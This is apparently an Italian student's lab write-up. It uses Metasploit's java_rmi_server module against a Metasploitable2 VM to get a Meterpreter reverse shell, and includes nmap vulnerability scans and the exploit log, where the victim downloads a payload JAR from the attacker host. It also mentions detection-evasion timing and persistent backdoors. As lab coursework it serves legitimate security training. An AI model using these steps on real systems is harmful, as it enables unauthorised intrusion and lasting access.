S7L5



Data:15/11/2024


Informazioni Principali

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
- 1) configurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima.

Svolgimento Esercizio

Ho iniziato configurando Kali e Metasploitable come richiesto dall'esercizio ed impostato il tutto in modo che comunicano.



Poi ho fatto una scansione con nmap (aggressiva) per vedere se era presente la connessione tra le due macchine e per vedere la porta da exploitare per l'esercizio.

```
(kali© kali)-[~]
$ nmap -A -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:08 EST
Nmap scan report for 192.168.11.112
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
   FTP server status:
Connected to 192.168.11.111
Logged in as ftp
  Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPd 2.3.4 - secure, fast, stable
_End of status
ftn-anon: Anonymous FTP login allowed (F
  bind.version: 9.4.2
|_ bind.version: 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-title: Metasploitable2 - Linux

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp open rpcbind 2 (RPC #100000)
100000 2,3,4
100003 2,3,4
100005 1,2,3
100005 1,2,3
100021 1,3,4
100021 1,3,4
                                                                           nfs
nfs
mountd
                                                    2049/tcp
                                                2049/udp
41013/tcp
                                                 44749/udp
                                                                            mountd
                                                  39328/udp
55336/tcp
                                                                            nlockmgr
| 100021 1,3,4 55336/tcp nlockmgr
| 100024 1 47139/tcp status
| 100024 1 58734/udp status
| 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
```

Primo approccio: Semore con nmap possiamo fare una scansione sulla porta 1099 con il comando --script (su ip meta) per vedere se il servizio è vulnerabile o meno (anche il perchè e il modulo da usare ^^)

```
(kali@ kali)=[~]
$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:45 EST
Nmap scan report for 192.168.11.112
Host is up (0.00036s latency).

PORT STATE SERVICE
1099/tcp open rmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Altrimenti possiamo fare una scansione più generale senza specificare il servizio e la porta, ottenendo una overview completa su tutte le porte. (specificando con --open possiamo indicargli di mostrarci solamente le porte aperte nel risultato)

```
(root@kali)-[/home/kali]
# nmap -T5 --script vuln 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:49 EST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.23% done; ETC: 04:50 (0:00:06 remaining)
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
```


```
http://192.168.11.112:80/dav/?c=D%380%3DD%27%20OR%20sqlspider
http://192.168.11.112:80/dav/?c=M%3BO%3DA%27%20OR%20sqlspider
http://192.168.11.112:80/dav/HwfNSkna.htm/?c=S%3BO%3DA%27%20OR%20sqlspider
http://192.168.11.112:80/dav/HwfNSkna.htm/?c=D%3BO%3DA%27%20OR%20sqlspider
http://192.168.11.112:80/dav/HwfNSkna.htm/?c=D%3BO%3DA%27%20OR%20sqlspider
http://192.168.11.112:80/dav/HwfNSkna.htm/?c=M%3BO%3DA%27%20OR%20sqlspider
http://192.168.11.112:80/dav/HwfNSkna.htm/?c=M%3BO%3DA%27%20OR%20sqlspider
li/tcp open rpcbind
139/tcp open netbios=-ssn
445/tcp open microsoft=ds
513/tcp open ose
513/tcp open ose
513/tcp open shell
1099/tcp open miregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
| References:
    https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open ingreslock
2049/tcp open ingreslock
2049/tcp open ccproxy-ftp
3366/tcp open mysql
531-poodle:
    vuluepoper.
```

Secondo approccio: Possiamo chiedere al buon vecchio Chat una volta trovato il servizio vulnerabile (o qualunque altra AI) e ci indicherà l'exploit con un prompt molto semplice.

```
java_rmi_server exploit

L'exploit java_rmi_server sfrutta una vulnerabilità nel servizio Java RMI (Remote Method Invocation), comune in ambienti dove sono esposti server Java vulnerabili. Il modulo exploit/multi/misc/java_rmi_server di Metasploit può essere utilizzato per ottenere l'accesso non autorizzato su una macchina con un servizio RMI non protetto.
```

Individuato l'exploit da utilizzare ho impostato l'indirizzo ip della vittima su Rhost (lhost sulla macchina attacante, ma era già impostato) e ho avviato l'exploit



Una volta entrato ho inserito ifconfig per vedere la configurazione della rete (della vittima) e con route per vedere la tabella di routing (tutte le connessioni in entrata ed in uscita della macchina attaccata) Completando l'esercizio.

```
meterpreter > ifconfig
Interface 1
Name Si Poodif: lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:82be
IPv6 Netmask : ::
<u>meterpreter</u> > route
IPv4 network routes
                                   Gateway Metric Interface
    Subnet
                    Netmask
    127.0.0.1
                    255.0.0.0
                                 0.0.0.0
    192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
                                       Gateway Metric
                                                        Interface
    Subnet
                              Netmask
    :: 1
    fe80::a00:27ff:fe91:82be
meterpreter >
```

Conclusioni

Oggi abbiamo creato una sessione Meterpreter utilizzando un payload per sfruttare la vulnerabilità presente sulla porta 1099, che è associata al servizio java_rmi_server e sta per Java Remote Method Invocation (RMI) che permette ad a un'applicazione di invocare metodi (per metodi intendiamo da remoto, eseguire comandi) su un'altra macchina. In termini di "safety", java_rmi_server è un tipo di servizio server che consente l'interazione remota tra due o più macchine e se configurato in modo errato può essere vulnerabile, per esempio dall'esecuzione di codice remoto (RCE). Dopodichè per identificare l'exploit da utilizzare, ho prima effettuato una scansione con nmap --script per rilevare la vulnerabilità. Una volta identificato l'exploit appropriato (exploit/multi/misc/java_rmi_server), ho deciso di mantenere httpdelay impostato su 10, dato che la connessione non era instabile. Questo parametro serve per inviare il payload in modo più lento e meno sospetto, evitando interruzioni o sovraccarichi nella rete, che potrebbero compromettere l'esito dell'attacco o farci rilevare. In pratica, httpdelay aiuta a evitare il timeout della connessione durante l'upload del payload.

Una volta impostato il delay, ho avviato l'exploit, e possiamo vedere dal messaggio del reverse TCP handler che Kali (attaccante) apre una porta in ascolto (porta 4444) per ricevere connessioni in entrata. Successivamente, viene creato un server HTTP sulla porta 8080, dal quale la macchina vittima scarica il payload. La vittima invia quindi una richiesta per il payload JAR, e il server HTTP risponde inviando il payload. Una volta che il codice malevolo viene eseguito sulla vittima, stabilisce una connessione inversa (reverse shell) verso l'indirizzo IP dell'attaccante e la porta designata (da .112 a .111). Questo passaggio è cruciale perché consente alla vittima di connettersi al nostro sistema, bypassando eventuali firewall o NAT che potrebbero bloccare connessioni in entrata.

La riuscita dell'exploit è confermata dalla sessione Meterpreter aperta, che ci permette di avere pieno controllo sulla macchina vittima. Se non avessimo i privilegi di root, potremmo comunque tentare di fare privilege escalation tramite altri exploit, mettendo la sessione in background e possiamo anche installare una backdoor persistente che si avvia al boot della macchina. Questo ci garantirebbe l'accesso indiscriminato anche se la vulnerabilità venisse risolta in futuro.

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8880/QUBQXzgqG
[*] 192.168.11.12:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42722) at 2024-11-15 93:46:11 -0500
```

Extra: Funziona anche ipconfig nella sessione con meterpreter nonostante sia collegato per questo esercizio alla macchina metasploitable 2 (Linux To Linux) non dovrebbe essere possibile in quanto ipconfig è per sistemi operativi Windows, mentre Ifconfig per Linux. Neat.

Aveva senso se ero collegato in una sessione verso Windows (Linux To Windows).

```
meterpreter > ipconfig
Interface 1
            : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:82be
IPv6 Netmask : ::
meterpreter > route
  ] Unknown command: ropute. Did you mean route? Run the help command for more details.
meterpreter > route 192.168.11.112
   Unsupported command: 192.168.11.112
<u>meterpreter</u> > route
route -h route add
                          route delete route list
meterpreter > route list
IPv4 network routes
   Subnet Netmask Gateway Metric Interface
                   255.0.0.0
                                  0.0.0.0
   127.0.0.1
   192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
                              Netmask Gateway Metric Interface
   Subnet
    :: 1
    fe80::a00:27ff:fe91:82be :::
```

Ma poi se ho scritto route dove lo vedi ropute? Il mistero si infittisce.

We will never know